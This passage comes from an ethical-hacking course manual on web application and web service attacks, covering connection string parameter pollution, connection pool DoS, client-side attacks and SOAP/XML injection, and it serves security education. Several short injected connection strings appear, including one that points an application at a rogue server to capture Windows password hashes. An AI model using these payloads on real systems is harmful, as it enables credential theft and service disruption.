User ID=Username; Password=pwd; Encryption=off"
```

FIGURE 13.51: After injection

When the connection string is populated, the encryption value will be added to the previously configured set of parameters.

Connection String Parameter Pollution (CSPP) Attacks



■ In CSPP attacks, attackers **overwrite parameter values** in the connection string

Hash Stealing	Port Scanning	Hijacking Web Credentials
Attacker replaces the value of Data Source parameter with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer <pre style="background-color: #f0f0f0; padding: 5px;">Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=Rogue Server; Password=; Integrated Security=true;</pre> Attacker will then sniff Windows credentials (password hashes) when the application tries to connect to Rogue_Server with the Windows credentials it's running on	Attacker tries to connect to different ports by changing the value and seeing the error messages obtained <pre style="background-color: #f0f0f0; padding: 5px;">Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port=443; Password=; Integrated Security=true;</pre> 	Attacker tries to connect to the database by using the Web Application System account instead of a user-provided set of credentials <pre style="background-color: #f0f0f0; padding: 5px;">Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port; Password=; Integrated Security=true;</pre> 

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Connection String Parameter Pollution (CSPP) Attacks

Connection string parameter pollution (CSPP) is used by attackers to steal user IDs and to hijack web credentials. CSPP exploits specifically the semicolon delimited database connection strings that are constructed dynamically based on the user inputs from **web applications**. In CSPP attacks, attackers overwrite parameter values in the connection string.



Hash Stealing

An attacker replaces the value of data source parameter with that of a **Rogue Microsoft SQL Server** connected to the Internet running a sniffer:

```
Data source = SQL2005; initial catalog = db1; integrated security=no; user
ID=;Data Source=Rogue Server; Password=; Integrated Security=true;
```

Attackers will then sniff Windows credentials (password hashes) when the application tries to connect to **Rogue_Server** with the Windows credentials it's running on.



Port Scanning

Attacker tries to connect to different ports by changing the value and seeing the error messages obtained.

```
Data source = SQL2005; initial catalog = db1; integrated security=no; user  
ID=;Data Source=Target Server, Target Port=443; Password=; Integrated  
Security=true;
```



Hijacking Web Credentials

Attacker tries to connect to the database by using the Web Application System account instead of a user-provided set of credentials.

```
Data source = SQL2005; initial catalog = db1; integrated security=no; user  
ID=;Data Source=Target Server, Target Port; Password=; Integrated  
Security=true;
```


Connection Pool DoS





1

Attacker examines the **connection pooling settings** of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**





2

Example:
By default in ASP.NET, the maximum allowed connections in the pool is **100** and timeout is **30** seconds





3

Thus, an attacker can run **100** multiple queries with **30+** seconds execution time within **30** seconds to cause a **connection pool DoS** such that no one else would be able to use the database-related parts of the application



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.




Connection Pool DoS

The attacker examines the connection pooling settings of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the connection pool, causing database queries to fail for **legitimate users**.

Example:

By default, in ASP.NET, the maximum allowed connections in the pool is 100 and timeout is 30 seconds.


Thus, an attacker can run 100 multiple **queries** with 30+ seconds execution time within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database related parts of the application.



Web App Hacking Methodology

Attack Web App Client

Attacks performed on a **server-side** application infect the client-side application when the client-side application interacts with these malicious server or process malicious data. The attack on the client side occurs when the client establishes a connection with the server. If there is no connection between client and server, then there is no risk. This is because no malicious data is passed by the server to the client. Consider an example of a client-side attack where an infected web page targets a **specific browser weakness** and exploits it successfully. As a result, the malicious server gains unauthorized control over the client system.



Attack Web App Client

Attackers interact with the server-side applications in unexpected ways in order to perform malicious actions against the end users and access **unauthorized data**. Attackers use various methods to perform the **malicious attacks**.

The following are the malicious attacks performed by attackers to compromise client-side web applications:

- Cross-Site Scripting
- Redirection Attacks
- HTTP Header Injection
- Frame Injection
- Request Forgery Attacks
- Session Fixation
- Privacy Attacks
- ActiveX Attacks



Cross-site Scripting

An attacker bypasses the client's ID's security mechanism and gains the access privileges, and then injects the malicious scripts into the web pages of a particular website. These malicious scripts can even rewrite the HTML content of the website.



Redirection Attacks

Attackers develop codes and links in such a way that they resemble the main site that the user wants to visit; however, when a user wants to visit the respective site, the user is redirected to the malicious website where there is a possibility for the attacker to obtain the user's credentials and other sensitive information.



HTTP Header Injection

An attacker splits the HTTP response into multiple responses by injecting a malicious response in HTTP headers. This attack can deface websites, poison the cache, and trigger cross-site scripting.



Frame Injection

When scripts don't validate their input, codes are injected by the attacker through frames. This affects all the browsers and scripts which doesn't validate untrusted input. These vulnerabilities occur in **HTML page** with **frames**. Another reason for this vulnerability is editing of the frames is supported by the web browsers.



Request Forgery Attack

In this attack, the attacker exploits the trust of website or web application on the user's browser. The attack works by including a link in a page that accesses a site to which the user is authenticated.



Session Fixation

Session fixation helps an attacker to hijack a valid user session. In this attack, the attacker authenticates him or herself with a known session ID and then hijacks the user-validated session by the knowledge of the used session ID. In a session fixation attack, the attacker tricks the user to access a genuine web server using an existing **session ID value**.




Privacy Attacks

A privacy attack is tracking performed with the help of a remote site that is based on a leaked persistent browser state.



ActiveX Attacks


The attacker lures the victim via email or a link that has been crafted in such a way that the loopholes of remote execution code become accessible. Attackers gain equal access privileges to that of an authorized user.



Web App Hacking Methodology

Attack Web Services

Web services are easily targeted by the attacker. Serious security breaches are caused when an attacker compromises the web services. The different types of **web service attacks** and their consequences are explained on the following slides.



Attack Web Services

Web services work atop the legacy web applications, and any attack on a web service will immediately expose an underlying **application's business** and **logic vulnerabilities** for various attacks. Web services can be attacked using many techniques as they are made available to users through various mechanisms. Hence, the possibility of vulnerabilities increases. The attacker can exploit those **vulnerabilities** to compromise the web services. There may be many reasons behind attacking web services. According to the purpose, the attacker can choose the attack to compromise web services. If the attacker's intention is to stop a web service from serving intended users, then the attacker can launch a denial-of-service attack by sending **numerous requests**.

Various types of attacks used to attack web services are:

- SOAP Injection
- XML Injection
- WSDL Probing Attacks
- Information Leakage
- Application Logic Attacks
- Database Attacks

DoS Attacks






FIGURE 13.52: Attack Web Services

C E H
Certified Ethical Hacker

-



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



 In the first step, the attacker traps the WSDL document from web service traffic and analyzes it to determine the purpose of the application, functional breakdown, entry points, and message types. These attacks work similarly to **SQL injection attacks**. The attacker then creates a set of valid requests by selecting a set of operations, and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service. The attacker uses these requests to include malicious content in **SOAP** requests and analyzes errors to gain a deeper understanding of potential security weaknesses.





FIGURE 13.53: Web Services Probing Attacks

Web Service Attacks: SOAP Injection



- Attacker injects **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**
- This attack works similarly to **SQL Injection attacks**





Server Response

```

<?xml version="1.0" encoding="utf-8" ?>
- <soap: Envelope xmlns: soap='http://schemas.xmlsoap.org/soap/envelope/'
  xmlns: xsi='http://www.w3.org/2001/XMLSchema-instance'
  xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
  xmlns='http://juggzyboy/ProductInfo/'>
- <GetProductInformationByNameResult>
  <productid> 25 </productid>
  <product Name >Painting101</productName >
  <productQuantity>3</productQuantity>
  <productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>


```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service Attacks: SOAP Injection

Simple Object Access Protocol (SOAP) is a lightweight and simple XML-based protocol that is designed to exchange structured and type information on the web. The XML envelope element is always the root element of **the SOAP message** in the **XML schema**. The attacker injects malicious query strings in the user input field to bypass web services authentication mechanisms and access backend databases. This attack works similarly to SQL injection attacks.



Server Response

```

<?xml version="1.0" encoding="utf-8" ?>
- <soap: Envelope xmlns: soap='http://schemas.xmlsoap.org/soap/envelope/'
  xmlns: xsi='http://www.w3.org/2001/XMLSchema-instance'
  xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
  xmlns='http://juggzyboy/ProductInfo/'>
- <GetProductInformationByNameResult>
  <productid> 25 </productid>
  <product Name >Painting101</productName >
  <productQuantity>3</productQuantity>
  <productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>

```

FIGURE 13.54: SOAP Injection

Web Service Attacks: XML Injection






Attackers inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database **with bogus entries**



XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks



Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>101</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <userid>102</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>jason</username>
    <password>attck</password>
    <userid>105</userid>
    <mail>jason@juggyboy.com</mail>
  </user>
</users>
```


Creates new user account on the server

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service Attacks: XML Injection

The process in which the attacker enters values that query XML with values that take advantage of exploits is known as an XML injection attack. **Attackers inject XML data** and tags into user input fields to manipulate XML schema or populate XML database with bogus entries. XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks.



Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>101</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <userid>102</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>jason</username>
    <password>attck</password>
    <userid>105</userid>
    <mail>jason@juggyboy.com</mail>
  </user>
</users>
```

Creates new user account on the server

FIGURE 13.55: XML Injection

Web Services Parsing Attacks



■ Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the **XML parser** to create a **denial-of-service** attack or generate logical errors in web service request processing



Recursive Payloads



Attacker queries for web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of XML parser and CPU resources



Oversize Payloads



Attackers send a payload that is excessively large to **consume all systems resources** rendering web services inaccessible to other legitimate users

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Services Parsing Attacks

A parsing attack takes place when an attacker succeeds in modifying the file request or string. The attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes the .bat (batch) or .cmd (command) files. Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the **XML parser** to create a denial-of-service attack or generate logical errors in web service request processing.



Recursive Payloads

XML can easily nest or arrange the elements within the single document to address the complex relationships. An attacker queries for web services with a grammatically correct SOAP document that contains infinite processing **loops** resulting in exhaustion of **XML parser** and CPU resources.



Oversize Payloads


In these payloads, XML is relatively verbose and potentially large files are always in to the consideration of protecting the infrastructure. Programmers will limit the document's size. Attackers send a payload that is excessively large to consume all system resources, rendering web services inaccessible to other legitimate users.

Web Service Attack Tool: **soapUI**



- soapUI is an open source functional testing tool, mainly used for **web service** testing
- It supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- Attacker can use this tool to carry out **web services probing**, SOAP injection, XML injection, and web services parsing attacks





<http://www.soapui.org>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Service Attack Tool: soapUI

Source: <http://www.soapui.org>

soapUI is an open source functional testing tool, mainly used for web service testing. It supports multiple protocols such as **SOAP, REST, HTTP, JMS, AMF, and JDBC**. It enables you to create advanced performance tests very quickly and run automated functional tests. With the help of this tool, attackers can easily perform web services probing, SOAP injection, XML injection, and web services parsing attacks.



